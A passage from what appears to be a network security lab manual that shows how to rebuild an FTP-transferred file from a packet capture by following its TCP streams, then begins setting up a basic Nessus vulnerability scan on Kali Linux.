

Figure 30: Follow TCP Stream on Command Connection

Based on the information collected from the packet capture, a file named "graduate_penguin.png" was transferred. The next step will be to follow the TCP stream of the FTP DATA connection.

3.2.2. Trace TCP/FTP Data Session and Rebuild File

The FTP DATA connection in this instance is useless to read as indicated from the COMMAND analysis earlier, the file being transferred and the MODE is BINARY. Also, when saving the file, use the filename from the COMMAND FTP TCP stream to save the file back to the original name.

1. Select the first FTP DATA package and then select "Follow TCP Stream"



Figure 31: Follow TCP Stream on Data Connection



Figure 32: Follow TCP Stream on Data Connection

2. Click "Save As" and specify the filename obtained from the analysis of the COMMAND stream.



Figure 33: Saving the FTP Data File

3. Open the file to see what was transferred.



Figure 34: Looking at FTP File that was Transferred

4. Using Nessus to Scan Systems for Vulnerabilities

1. Start the **nessusd** service

Listing 10. Starting the Nessusd Service

```
root@kali:~# /etc/init.d/nessusd start
Starting Nessus : .
root@kali:~#
```

2. Login with your Nessus Scanning credentials



Figure 35: Login to Nessus

3. Begin Navigating the Nessus Scanning Interface



Figure 36: Nessus Main Interface

4. Create a new scan by clicking "**New Scan**"



Figure 37: Nessus New Scan

5. Select "**Basic Scan**"

